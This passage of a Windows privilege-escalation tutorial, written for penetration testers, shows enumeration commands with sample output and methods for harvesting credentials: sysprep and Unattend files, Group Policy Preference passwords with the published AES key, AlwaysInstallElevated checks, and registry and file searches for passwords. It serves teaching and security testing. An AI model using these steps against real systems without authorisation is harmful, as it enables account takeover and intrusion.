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Windows Privilege Escalation Fundamentals

Not many people talk about serious Windows privilege escalation which is a shame. I think the reasons for this are probably (1) during pentesting engagements a low-priv shell is often all the proof you need for the customer, (2) in staged environments you often pop the Administrator account, (3) meterpreter makes you lazy (`getsystem = lazy-fu`), (4) build reviews to often end up being --> authenticated nessus scan, microsoft security baseline analyser...

Contrary to common perception Windows boxes can be really well locked down if they are configured with care. On top of that the patch time window of opportunity is small. So lets dig into the dark corners of the Windows OS and see if we can get SYSTEM.

It should be noted that I'll be using various versions of Windows to highlight any commandline differences that may exist. Keep this in mind as various OS/SP differences may exist in terms of commands not existing or generating slightly different output. I have tried to structure this tutorial so it will apply in the most general way to Windows privilege escalation.

Finally I want to give a shout out to my friend Kostas who also really loves post-exploitation, you really don't want him to be logged into your machine hehe.

Indispensable Resources:

[Encyclopaedia Of Windows Privilege Escalation \(Brett Moore\)](#) - here.

[Windows Attacks: AT is the new black \(Chris Gates & Rob Fuller\)](#) - here.

[Elevating privileges by exploiting weak folder permissions \(Parvez Anwar\)](#) - here.

At for t0 to t3 - Initial Information Gathering

The starting point for this tutorial is an unprivileged shell on a box. We might have used a remote exploit or a client-side attack and we got a shell back. Basically at time t0 we have no understanding of the machine, what it does, what it is connected to, what level of privilege we have or even what operating system it is.

Initially we will want to quickly gather some essential information so we can get a lay of the land and asses our situation.

First let's find out what OS we are connected to:

```
C:\Windows\system32> systeminfo | findstr /B /C:"OS Name" /C:"OS Version"  
OS Name: Microsoft Windows 7 Professional  
OS Version: 6.1.7601 Service Pack 1 Build 7601
```

Next we will see what the hostname is of the box and what user we are connected as.

```
C:\Windows\system32> hostname  
b33f  
  
C:\Windows\system32> echo %username%  
user1
```

Now we have this basic information we list the other user accounts on the box and view our own user's information in a bit more detail. We can already see that user1 is not part of the localgroup Administrators.

```
C:\Windows\system32> net users  
  
User accounts for \\B33F  
  
-----  
Administrator b33f Guest  
user1  
The command completed successfully.  
  
C:\Windows\system32> net user user1  
  
User name user1  
Full Name  
Comment  
User's comment  
Country code 000 (System Default)
```

```

Account active Yes
Account expires Never

Password last set 1/11/2014 7:47:14 PM
Password expires Never
Password changeable 1/11/2014 7:47:14 PM
Password required Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon 1/11/2014 8:05:09 PM

Logon hours allowed All

Local Group Memberships *Users
Global Group memberships *None
The command completed successfully.

```

That is all we need to know about users and permissions for the moment. Next on our list is networking, what is the machine connected to and what rules does it impose on those connections.

First let's have a look at the available network interfaces and routing table.

```
C:\Windows\system32> ipconfig /all

Windows IP Configuration

Host Name . . . . . : b33f
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Bluetooth Network Connection:

Media State . . . . . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . :
Description . . . . . . . . . : Bluetooth Device (Personal Area Network)
Physical Address. . . . . . . . . : 0C-84-DC-62-60-29
DHCP Enabled. . . . . . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . . . . . :
```

```
Description . . . . . : Intel(R) PRO/1000 MT Network Connection
Physical Address. . . . . : 00-0C-29-56-79-35
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::5cd4:9caf:61c0:ba6e%11 (Preferred)
IPv4 Address. . . . . : 192.168.0.104 (Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Saturday, January 11, 2014 3:53:55 PM
Lease Expires . . . . . : Sunday, January 12, 2014 3:53:55 PM
Default Gateway . . . . . : 192.168.0.1
DHCP Server . . . . . : 192.168.0.1
DHCPv6 IAID . . . . . : 234884137
DHCPv6 Client DUID. . . . . : 00-01-00-01-18-14-24-1D-00-0C-29-56-79-35
DNS Servers . . . . . : 192.168.0.1
NetBIOS over Tcpip. . . . . : Enabled
```

```
C:\Windows\system32> route print
```

```
=====
Interface List
18...0c 84 dc 62 60 29 ....Bluetooth Device (Personal Area Network)
13...00 ff 0c 0d 4f ed ....TAP-Windows Adapter V9
11...00 0c 29 56 79 35 ....Intel(R) PRO/1000 MT Network Connection
1..... ....Software Loopback Interface 1
16...00 00 00 00 00 00 e0 Microsoft ISATAP Adapter
15...00 00 00 00 00 00 e0 Microsoft ISATAP Adapter #2
19...00 00 00 00 00 00 e0 Microsoft ISATAP Adapter #3
14...00 00 00 00 00 00 e0 Teredo Tunneling Pseudo-Interface
=====
```

```
IPv4 Route Table
=====
```

```
Active Routes:
```

Network Destination	Netmask	Gateway	Interface	Metric
0.0.0.0	0.0.0.0	192.168.0.1	192.168.0.104	10
127.0.0.0	255.0.0.0	On-link	127.0.0.1	306
127.0.0.1	255.255.255.255	On-link	127.0.0.1	306
127.255.255.255	255.255.255.255	On-link	127.0.0.1	306
192.168.0.0	255.255.255.0	On-link	192.168.0.104	266
192.168.0.104	255.255.255.255	On-link	192.168.0.104	266
192.168.0.255	255.255.255.255	On-link	192.168.0.104	266
224.0.0.0	240.0.0.0	On-link	127.0.0.1	306
224.0.0.0	240.0.0.0	On-link	192.168.0.104	266
255.255.255.255	255.255.255.255	On-link	127.0.0.1	306
255.255.255.255	255.255.255.255	On-link	192.168.0.104	266

```
Persistent Routes:
```

```
None
```

```
IPv6 Route Table
=====
```

```

Active Routes:
If Metric Network Destination      Gateway
14      58 ::/0                      On-link
 1     306 ::1/128                  On-link
14      58 2001::/32                On-link
14     306 2001:0:5ef5:79fb:8d2:b4e:3f57:ff97/128
                                         On-link
11     266 fe80::/64                On-link
14     306 fe80::/64                On-link
14     306 fe80::8d2:b4e:3f57:ff97/128
                                         On-link
11     266 fe80::5cd4:9caf:61c0:ba6e/128
                                         On-link
 1     306 ff00::/8                  On-link
14     306 ff00::/8                  On-link
11     266 ff00::/8                  On-link
=====
```

Persistent Routes:

None

arp -A displays the ARP (Address Resolution Protocol) cache table for all available interfaces.

C:\Windows\system32> arp -A

Interface: 192.168.0.104 --- 0xb	Internet Address	Physical Address	Type
	192.168.0.1	90-94-e4-c5-b0-46	dynamic
	192.168.0.101	ac-22-0b-af-bb-43	dynamic
	192.168.0.255	ff-ff-ff-ff-ff-ff	static
	224.0.0.22	01-00-5e-00-00-16	static
	224.0.0.251	01-00-5e-00-00-fb	static
	224.0.0.252	01-00-5e-00-00-fc	static
	239.255.255.250	01-00-5e-7f-ff-fa	static
	255.255.255.255	ff-ff-ff-ff-ff-ff	static

That brings us to the active network connections and the firewall rules.

C:\Windows\system32> netstat -ano

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	684
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:5357	0.0.0.0:0	LISTENING	4
TCP	127.0.0.1:5354	0.0.0.0:0	LISTENING	1400
TCP	192.168.0.104:139	0.0.0.0:0	LISTENING	4
TCP	[::]:135	[::]:0	LISTENING	684
TCP	[::]:445	[::]:0	LISTENING	4
TCP	[::]:5357	[::]:0	LISTENING	4

UDP	0.0.0.0:5355	* : *	1100
UDP	0.0.0.0:52282	* : *	976
UDP	0.0.0.0:55202	* : *	2956
UDP	0.0.0.0:59797	* : *	1400
UDP	127.0.0.1:1900	* : *	2956
UDP	127.0.0.1:65435	* : *	2956
UDP	192.168.0.104:137	* : *	4
UDP	192.168.0.104:138	* : *	4
UDP	192.168.0.104:1900	* : *	2956
UDP	192.168.0.104:5353	* : *	1400
UDP	192.168.0.104:65434	* : *	2956
UDP	[::]:5355	* : *	1100
UDP	[::]:52281	* : *	976
UDP	[::]:52283	* : *	976
UDP	[::]:55203	* : *	2956
UDP	[::]:59798	* : *	1400
UDP	[::1]:1900	* : *	2956
UDP	[::1]:5353	* : *	1400
UDP	[::1]:65433	* : *	2956
UDP	[fe80::5cd4:9caf:61c0:ba6e%11]:1900	* : *	2956
UDP	[fe80::5cd4:9caf:61c0:ba6e%11]:65432	* : *	2956

The following two netsh commands are examples of commands that are not universal across OS/SP. The netsh firewall commands are only available from XP SP2 and upwards.

```
C:\Windows\system32> netsh firewall show state
```

Firewall status:

```
-----  
Profile = Standard  
Operational mode = Enable  
Exception mode = Enable  
Multicast/broadcast response mode = Enable  
Notification mode = Enable  
Group policy version = Windows Firewall  
Remote admin mode = Disable
```

Ports currently open on all network interfaces:

```
Port Protocol Version Program
```

No ports are currently open on all network interfaces.

```
C:\Windows\system32> netsh firewall show config
```

Domain profile configuration:

```
-----  
Operational mode = Enable  
Exception mode = Enable  
Multicast/broadcast response mode = Enable  
Notification mode = Enable
```

```
Allowed programs configuration for Domain profile:  
Mode      Traffic direction      Name / Program  
-----  
  
Port configuration for Domain profile:  
Port      Protocol    Mode      Traffic direction      Name  
-----  
  
ICMP configuration for Domain profile:  
Mode      Type      Description  
-----  
Enable    2          Allow outbound packet too big  
  
Standard profile configuration (current):  
-----  
Operational mode            = Enable  
Exception mode              = Enable  
Multicast/broadcast response mode = Enable  
Notification mode          = Enable  
  
Service configuration for Standard profile:  
Mode      Customized      Name  
-----  
Enable    No           Network Discovery  
  
Allowed programs configuration for Standard profile:  
Mode      Traffic direction      Name / Program  
-----  
Enable    Inbound        COMRaider / E:\comraider\comraider.exe  
Enable    Inbound        nc.exe / C:\users\b33f\desktop\nc.exe  
  
Port configuration for Standard profile:  
Port      Protocol    Mode      Traffic direction      Name  
-----  
  
ICMP configuration for Standard profile:  
Mode      Type      Description  
-----  
Enable    2          Allow outbound packet too big  
  
Log configuration:  
-----  
File location    = C:\Windows\system32\LogFiles\Firewall\pfirewall.log  
Max file size   = 4096 KB  
Dropped packets = Disable  
Connections     = Disable
```

Finally we will take a brief look at the what is running on the compromised box: scheduled tasks, running processes, started services and installed

drivers.

```
# This will display verbose output for all scheduled tasks, below you can see sample output for a single task.
```

```
C:\Windows\system32> schtasks /query /fo LIST /v
```

```
Folder: \Microsoft\Windows Defender
HostName: B33F
TaskName: \Microsoft\Windows Defender\MP Scheduled Scan
Next Run Time: 1/22/2014 5:11:13 AM
Status: Ready
Logon Mode: Interactive/Background
Last Run Time: N/A
Last Result: 1
Author: N/A
Task To Run: c:\program files\windows defender\MpCmdRun.exe Scan -ScheduleJob -WinTask -RestrictPrivilegesScan
Start In: N/A
Comment: Scheduled Scan
Scheduled Task State: Enabled
Idle Time: Only Start If Idle for 1 minutes, If Not Idle Retry For 240 minutes
Power Management: No Start On Batteries
Run As User: SYSTEM
Delete Task If Not Rescheduled: Enabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule: Scheduling data is not available in this format.
Schedule Type: Daily
Start Time: 5:11:13 AM
Start Date: 1/1/2000
End Date: 1/1/2100
Days: Every 1 day(s)
Months: N/A
Repeat: Every: Disabled
Repeat: Until: Time: Disabled
Repeat: Until: Duration: Disabled
Repeat: Stop If Still Running: Disabled
[..Snip..]
```

```
# The following command links running processes to started services.
```

```
C:\Windows\system32> tasklist /SVC
```

Image Name	PID	Services
System Idle Process	0	N/A
System	4	N/A
smss.exe	244	N/A
csrss.exe	332	N/A
csrss.exe	372	N/A
wininit.exe	380	N/A
winlogon.exe	428	N/A

services.exe	476	N/A
lsass.exe	484	SamSs
lsm.exe	496	N/A
svchost.exe	588	DcomLaunch, PlugPlay, Power
svchost.exe	668	RpcEptMapper, RpcSs
svchost.exe	760	Audiosrv, Dhcp, eventlog, HomeGroupProvider, lmhosts, wscsvc
svchost.exe	800	AudioEndpointBuilder, CscService, Netman, SysMain, TrkWks, UxSms, WdiSystemHost, wudfsvc
svchost.exe	836	AeLookupSvc, BITS, gpsvc, iphlpsvc, LanmanServer, MMCSS, ProfSvc, Schedule, seclogon, SENS, ShellHWDetection, Themes, Winmgmt, wuauserv
audiodg.exe	916	N/A
svchost.exe	992	EventSystem, fdPHost, netprof, nsi, WdiServiceHost, WinHttpAutoProxySvc
svchost.exe	1104	CryptSvc, Dnscache, LanmanWorkstation, NlaSvc
spoolsv.exe	1244	Spooler
svchost.exe	1272	BFE, DPS, MpsSvc
mDNSResponder.exe	1400	Bonjour Service
taskhost.exe	1504	N/A
taskeng.exe	1556	N/A
vmtoolsd.exe	1580	VMTTools
dwm.exe	1660	N/A
explorer.exe	1668	N/A
vmware-usbarbitrator.exe	1768	VMUSBArbService
TPAutoConnSvc.exe	1712	TPAutoConnSvc
[..Snip..]		

C:\Windows\system32> net start

These Windows services are started:

- Application Experience
- Application Information
- Background Intelligent Transfer Service
- Base Filtering Engine
- Bluetooth Support Service
- Bonjour Service
- COM+ Event System
- COM+ System Application
- Cryptographic Services
- DCOM Server Process Launcher
- Desktop Window Manager Session Manager
- DHCP Client
- Diagnostic Policy Service
- Diagnostic Service Host
- Diagnostic System Host
- Distributed Link Tracking Client

```
Distributed Transaction Coordinator
DNS Client
Function Discovery Provider Host
Function Discovery Resource Publication
Group Policy Client
[..Snip..]

# This can be useful sometimes as some 3rd party drivers, even by reputable companies, contain more holes
than Swiss cheese. This is only possible because ring0 exploitation lies outside most peoples expertise.

C:\Windows\system32> DRIVERQUERY

Module Name   Display Name           Driver Type   Link Date
===== ===== ===== ===== =====
1394ohci     1394 OHCI Compliant Ho Kernel    11/20/2010 6:01:11 PM
ACPI          Microsoft ACPI Driver   Kernel    11/20/2010 4:37:52 PM
AcpiPmi       ACPI Power Meter Drive Kernel    11/20/2010 4:47:55 PM
adp94xx       adp94xx               Kernel    12/6/2008 7:59:55 AM
adpahci       adpahci               Kernel    5/2/2007 1:29:26 AM
adpu320       adpu320               Kernel    2/28/2007 8:03:08 AM
AFD           Ancillary Function Dri Kernel    11/20/2010 4:40:00 PM
agp440         Intel AGP Bus Filter  Kernel    7/14/2009 7:25:36 AM
aic78xx       aic78xx               Kernel    4/12/2006 8:20:11 AM
aliide        aliide                Kernel    7/14/2009 7:11:17 AM
amdagp        AMD AGP Bus Filter Dri Kernel    7/14/2009 7:25:36 AM
amdiide       amdiide               Kernel    7/14/2009 7:11:19 AM
AmdK8          AMD K8 Processor Drive Kernel    7/14/2009 7:11:03 AM
AmdPPM         AMD Processor Driver  Kernel    7/14/2009 7:11:03 AM
amdsata       amdsata               Kernel    3/19/2010 9:08:27 AM
amdsbs        amdsbs               Kernel    3/21/2009 2:35:26 AM
amdxata       amdxata               Kernel    3/20/2010 12:19:01 AM
AppID         AppID Driver          Kernel    11/20/2010 5:29:48 PM
arc           arc                  Kernel    5/25/2007 5:31:06 AM
[..Snip..]
```

Δt for t4 - The Arcane Arts Of WMIC

I want to mention WMIC (Windows Management Instrumentation Command-Line) separately as it is Windows most useful command line tool. WMIC can be very practical for information gathering and post-exploitation. That being said it is a bit clunky and the output leaves much to be desired for.

Fully explaining the use of WMIC would take a tutorial all of its own. Not to mention that some of the output would be difficult to display due to

the formatting.

I have listed two resources below that are well worth reading on the subject matter:

Command-Line Ninjutsu (SynJunkie) - [here](#)

Windows WMIC Command Line (ComputerHope) - [here](#)

Unfortunately some default configurations of windows do not allow access to WMIC unless the user is in the Administrators group (which is probably a really good idea). From my testing with VM's I noticed that any version of XP did not allow access to WMIC from a low privileged account. Contrary, default installations of Windows 7 Professional and Windows 8 Enterprise allowed low privilege users to use WMIC and query the operating system without modifying any settings. This is exactly what we need as we are using WMIC to gather information about the target machine.

To give you an idea about the extensive options that WMIC has I have listed the available command line switches below.

```
C:\Windows\system32> wmic /?

[global switches]

The following global switches are available:
/NAMESPACE           Path for the namespace the alias operate against.
/ROLE                Path for the role containing the alias definitions.
/NODE               Servers the alias will operate against.
/IMLEVEL             Client impersonation level.
/AUTHLEVEL           Client authentication level.
/LOCALE              Language id the client should use.
/PRIVILEGES          Enable or disable all privileges.
/TRACE               Outputs debugging information to stderr.
/RECORD              Logs all input commands and output.
/INTERACTIVE         Sets or resets the interactive mode.
/FAILFAST            Sets or resets the FailFast mode.
/USER                User to be used during the session.
/PASSWORD            Password to be used for session login.
/OUTPUT              Specifies the mode for output redirection.
/APPEND              Specifies the mode for output redirection.
/AGGREGATE           Sets or resets aggregate mode.
/AUTHORITY           Specifies the for the connection.
/?[:<BRIEF|FULL>]  Usage information.
```

For more information on a specific global switch, type: switch-name /?

The following alias/es are available in the current role:

ALIAS - Access to the aliases available on the local system

BASEBOARD	- Base board (also known as a motherboard or system board) management.
BIOS	- Basic input/output services (BIOS) management.
BOOTCONFIG	- Boot configuration management.
CDROM	- CD-ROM management.
COMPUTERSYSTEM	- Computer system management.
CPU	- CPU management.
CSPRODUCT	- Computer system product information from SMBIOS.
DATAFILE	- DataFile Management.
DCOMAPP	- DCOM Application management.
DESKTOP	- User's Desktop management.
DESKTOPMONITOR	- Desktop Monitor management.
DEVICEMEMORYADDRESS	- Device memory addresses management.
DISKDRIVE	- Physical disk drive management.
DISKQUOTA	- Disk space usage for NTFS volumes.
DMACHANNEL	- Direct memory access (DMA) channel management.
ENVIRONMENT	- System environment settings management.
FSDIR	- Filesystem directory entry management.
GROUP	- Group account management.
IDECONTROLLER	- IDE Controller management.
IRQ	- Interrupt request line (IRQ) management.
JOB	- Provides access to the jobs scheduled using the schedule service.
LOADORDER	- Management of system services that define execution dependencies.
LOGICALDISK	- Local storage device management.
LOGON	- LOGON Sessions.
MEMCACHE	- Cache memory management.
MEMORYCHIP	- Memory chip information.
MEMPHYSICAL	- Computer system's physical memory management.
NETCLIENT	- Network Client management.
NETLOGIN	- Network login information (of a particular user) management.
NETPROTOCOL	- Protocols (and their network characteristics) management.
NETUSE	- Active network connection management.
NIC	- Network Interface Controller (NIC) management.
NICCONFIG	- Network adapter management.
NTDOMAIN	- NT Domain management.
NTEVENT	- Entries in the NT Event Log.
NTEVENTLOG	- NT eventlog file management.
ONBOARDDEVICE	- Management of common adapter devices built into the motherboard (system board).
OS	- Installed Operating System/s management.
PAGEFILE	- Virtual memory file swapping management.
PAGEFILESET	- Page file settings management.
PARTITION	- Management of partitioned areas of a physical disk.
PORT	- I/O port management.
PORTCONNECTOR	- Physical connection ports management.
PRINTER	- Printer device management.
PRINTERCONFIG	- Printer device configuration management.
PRINTJOB	- Print job management.
PROCESS	- Process management.
PRODUCT	- Installation package task management.
QFE	- Quick Fix Engineering.
QUOTASETTING	- Setting information for disk quotas on a volume.
RDACCOUNT	- Remote Desktop connection permission management.

RDNIC	- Remote Desktop connection management on a specific network adapter.
RDPERMISSIONS	- Permissions to a specific Remote Desktop connection.
RDTOGGLE	- Turning Remote Desktop listener on or off remotely.
RECOVEROS	- Information that will be gathered from memory when the operating system fails.
REGISTRY	- Computer system registry management.
SCSICONROLLER	- SCSI Controller management.
SERVER	- Server information management.
SERVICE	- Service application management.
SHADOWCOPY	- Shadow copy management.
SHADOWSTORAGE	- Shadow copy storage area management.
SHARE	- Shared resource management.
SOFTWAREELEMENT	- Management of the elements of a software product installed on a system.
SOFTWAREFEATURE	- Management of software product subsets of SoftwareElement.
SOUNDDEV	- Sound Device management.
STARTUP	- Management of commands that run automatically when users log onto the computer system.
SYSACCOUNT	- System account management.
SYSDRIVER	- Management of the system driver for a base service.
SYSTEMENCLOSURE	- Physical system enclosure management.
SYSTEMSLOT	- Management of physical connection points including ports, slots and peripherals, and proprietary connections points.
TAPEDRIVE	- Tape drive management.
TEMPERATURE	- Data management of a temperature sensor (electronic thermometer).
TIMEZONE	- Time zone data management.
UPS	- Uninterruptible power supply (UPS) management.
USERACCOUNT	- User account management.
VOLTAGE	- Voltage sensor (electronic voltmeter) data management.
VOLUME	- Local storage volume management.
VOLUMEQUOTASETTING	- Associates the disk quota setting with a specific disk volume.
VOLUMEUSERQUOTA	- Per user storage volume quota management.
WMISET	- WMI service operational parameters management.

For more information on a specific alias, type: alias /?

CLASS	- Escapes to full WMI schema.
PATH	- Escapes to full WMI object paths.
CONTEXT	- Displays the state of all the global switches.
QUIT/EXIT	- Exits the program.

For more information on CLASS/PATH/CONTEXT, type: (CLASS | PATH | CONTEXT) /?

To simplify things I have created a script which can be dropped on the target machine and which will use WMIC to extract the following information: processes, services, user accounts, user groups, network interfaces, Hard Drive information, Network Share information, installed Windows patches, programs that run at startup, list of installed software, information about the operating system and timezone.

I have gone through the various flags and parameters to extract the valuable pieces of information if anyone thinks of something that should be

added to the list please leave a comment below. Using the built-in output features the script will write all results to a human readable html file.

You can download my script (wmic_info.bat) - [here](#)

Sample output file on a Windows 7 VM (badly patched) - [here](#)

At for t5 to t6 - Quick Fails

Before continuing on you should take a moment to review the information that you have gathered so far as there should be quite a bit by now.

The next step in our gameplan is to look for some quick security fails which can be easily leveraged to upgrade our user privileges.

The first and most obvious thing we need to look at is the patchlevel. There is no need to worry ourself further if we see that the host is badly patched. My WMIC script will already list all the installed patches but you can see the sample command line output below.

```
C:\Windows\system32> wmic qfe get Caption,Description,HotFixID,InstalledOn
```

Caption	Description	HotFixID	InstalledOn
http://support.microsoft.com/?kbid=2727528	Security Update	KB2727528	11/23/2013
http://support.microsoft.com/?kbid=2729462	Security Update	KB2729462	11/26/2013
http://support.microsoft.com/?kbid=2736693	Security Update	KB2736693	11/26/2013
http://support.microsoft.com/?kbid=2737084	Security Update	KB2737084	11/23/2013
http://support.microsoft.com/?kbid=2742614	Security Update	KB2742614	11/23/2013
http://support.microsoft.com/?kbid=2742616	Security Update	KB2742616	11/26/2013
http://support.microsoft.com/?kbid=2750149	Update	KB2750149	11/23/2013
http://support.microsoft.com/?kbid=2756872	Update	KB2756872	11/24/2013
http://support.microsoft.com/?kbid=2756923	Security Update	KB2756923	11/26/2013
http://support.microsoft.com/?kbid=2757638	Security Update	KB2757638	11/23/2013
http://support.microsoft.com/?kbid=2758246	Update	KB2758246	11/24/2013
http://support.microsoft.com/?kbid=2761094	Update	KB2761094	11/24/2013
http://support.microsoft.com/?kbid=2764870	Update	KB2764870	11/24/2013
http://support.microsoft.com/?kbid=2768703	Update	KB2768703	11/23/2013
http://support.microsoft.com/?kbid=2769034	Update	KB2769034	11/23/2013
http://support.microsoft.com/?kbid=2769165	Update	KB2769165	11/23/2013
http://support.microsoft.com/?kbid=2769166	Update	KB2769166	11/26/2013
http://support.microsoft.com/?kbid=2770660	Security Update	KB2770660	11/23/2013
http://support.microsoft.com/?kbid=2770917	Update	KB2770917	11/24/2013
http://support.microsoft.com/?kbid=2771821	Update	KB2771821	11/24/2013
[..Snip..]			

As always with Windows, the output isn't exactly ready for use. The best strategy is to look for privilege escalation exploits and look up their

respective KB patch numbers. Such exploits include, but are not limited to, KiTrapOD (KB979682), MS11-011 (KB2393802), MS10-059 (KB982799), MS10-021 (KB979683), MS11-080 (KB2592799). After enumerating the OS version and Service Pack you should find out which privilege escalation vulnerabilities could be present. Using the KB patch numbers you can grep the installed patches to see if any are missing.

You can see the syntax to grep the patches below:

```
C:\Windows\system32> wmic qfe get Caption,Description,HotFixID,InstalledOn | findstr /C:"KB.." /C:"KB.."
```

Next we will have a look at mass rollouts. If there is an environment where many machines need to be installed, typically, a technician will not go around from machine to machine. There are a couple of solutions to install machines automatically. What these methods are and how they work is less important for our purposes but the main thing is that they leave behind configuration files which are used for the installation process. These configuration files contain a lot of sensitive information such as the operating system product key and Administrator password. What we are most interested in is the Admin password as we can use that to elevate our privileges.

Typically these are the directories that contain the configuration files (however it is a good idea to check the entire OS):

```
c:\sysprep.inf  
c:\sysprep\sysprep.xml  
%WINDIR%\Panther\Unattend\Unattended.xml  
%WINDIR%\Panther\Unattended.xml
```

These files either contain clear-text passwords or in a Base64 encoded format. You can see some sample file output below.

```
# This is a sample from sysprep.inf with clear-text credentials.  
  
[GuiUnattended]  
OEMSkipRegional=1  
OemSkipWelcome=1  
AdminPassword=s3cr3tp4ssw0rd  
TimeZone=20  
  
# This is a sample from sysprep.xml with Base64 "encoded" credentials. Please people Base64 is not  
encryption, I take more precautions to protect my coffee. The password here is "SuperSecurePassword".  
  
<LocalAccounts>  
    <LocalAccount wcm:action="add">  
        <Password>  
            <Value>U3VwZXJTZWN1cmVQYXNzd29yZA==</Value>  
            <PlainText>false</PlainText>  
        </Password>
```

```
<Description>Local Administrator</Description>
<DisplayName>Administrator</DisplayName>
<Group>Administrators</Group>
<Name>Administrator</Name>
</LocalAccount>
</LocalAccounts>

# Sample from Unattended.xml with the same "secure" Base64 encoding.

<AutoLogon>
    <Password>
        <Value>U3VwZXJTZWN1cmVQYXNzd29yZA==</Value>
        <PlainText>false</PlainText>
    </Password>
    <Enabled>true</Enabled>
    <Username>Administrator</Username>
</AutoLogon>
```

On the recommendation of Ben Campbell (@Meatballs__) I'm adding Group Policy Preference saved passwords to the list of quick fails. GPO preference files can be used to create local users on domain machines. When the box you compromise is connected to a domain it is well worth looking for the Groups.xml file which is stored in SYSVOL. Any authenticated user will have read access to this file. The password in the xml file is "obscured" from the casual user by encrypting it with AES, I say obscured because the static key is published on the msdn website allowing for easy decryption of the stored value.

2.2.1.1.4 Password Encryption

7 out of 7 rated this helpful - [Rate this topic](#)

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.

The 32-byte AES key is as follows:

```
4e 99 06 e8 fc b6 6c c9 fa f4 93 10 62 0f fe e8
f4 96 e8 06 cc 05 79 90 20 9b 09 a4 33 b6 6c 1b
```

In addition to Groups.xml several other policy preference files can have the optional "cPassword" attribute set:
Services\Services.xml: Element-Specific Attributes


ScheduledTasks\ScheduledTasks.xml: Task Inner Element, TaskV2 Inner Element, ImmediateTaskV2 Inner Element

Printers\Printers.xml: SharedPrinter Element

Drives\Drives.xml: Element-Specific Attributes

DataSources\DataSources.xml: Element-Specific Attributes

This vulnerability can be exploited by manually browsing SYSVOL and grabbing the relevant files as demonstrated below.



However we all like automated solutions so we can get to the finish line as quickly as possible. There are two main options here, depending on the kind of shell/access that we have. There is (1) a metasploit module which can be executed through an established session [here](#) or (2) you can use Get-GPPPassword which is part of PowerSploit. PowerSploit is an excellent powershell framework, by Matt Graeber, tailored to reverse engineering, forensics and pentesting.

The next thing we will look for is a strange registry setting "AlwaysInstallElevated", if this setting is enabled it allows users of any privilege level to install *.msi files as NT AUTHORITY\SYSTEM. It seems like a strange idea to me that you would create low privilege users (to restrict their use of the OS) but give them the ability to install programs as SYSTEM. For more background reading on this issue you can have a look [here](#) at an article by Parvez from GreyHatHacker who originally reported this as a security concern.

To be able to use this we need to check that two registry keys are set, if that is the case we can pop a SYSTEM shell. You can see the syntax to

query the respective registry keys below.

```
# This will only work if both registry keys contain "AlwaysInstallElevated" with DWORD values of 1.  
C:\Windows\system32> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated  
C:\Windows\system32> reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
```

To finish off this section we will do some quick searching on the operating system and hope we strike gold. You can see the syntax for our searches below.

```
# The command below will search the file system for file names containing certain keywords. You can specify as many keywords as you wish.  
C:\Windows\system32> dir /s *pass* == *cred* == *vnc* == *.config*  
  
# Search certain file types for a keyword, this can generate a lot of output.  
C:\Windows\system32> findstr /si password *.xml *.ini *.txt  
  
# Similarly the two commands below can be used to grep the registry for keywords, in this case "password".  
C:\Windows\system32> reg query HKLM /f password /t REG_SZ /s  
C:\Windows\system32> reg query HKCU /f password /t REG_SZ /s
```

At for t7 to t10 - Roll Up Your Sleeves

Hopefully by now we already have a SYSTEM shell but if we don't there are still a few avenues of attack left to peruse. In this final part we will look at Windows services and file/folder permissions. Our goal here is to use weak permissions to elevate our session privileges.

We will be checking a lot of access rights so we should grab a copy of accesschk.exe which is a tool from Microsoft's Sysinternals Suite. Microsoft Sysinternals contains a lot of excellent tools, it's a shame that Microsoft hasn't added them to the standard Windows build. You can download the suite from Microsoft technet [here](#).

We will start off with Windows services as there are some quick wins to be found there. Generally modern operating systems won't contain vulnerable services. Vulnerable, in this case, means that we can reconfigure the service parameters. Windows services are kind of like application shortcut's, have a look at the example below.

```
# We can use sc to query, configure and manage windows services.  
C:\Windows\system32> sc qc Spooler  
[SC] QueryServiceConfig SUCCESS  
  
SERVICE_NAME: Spooler  
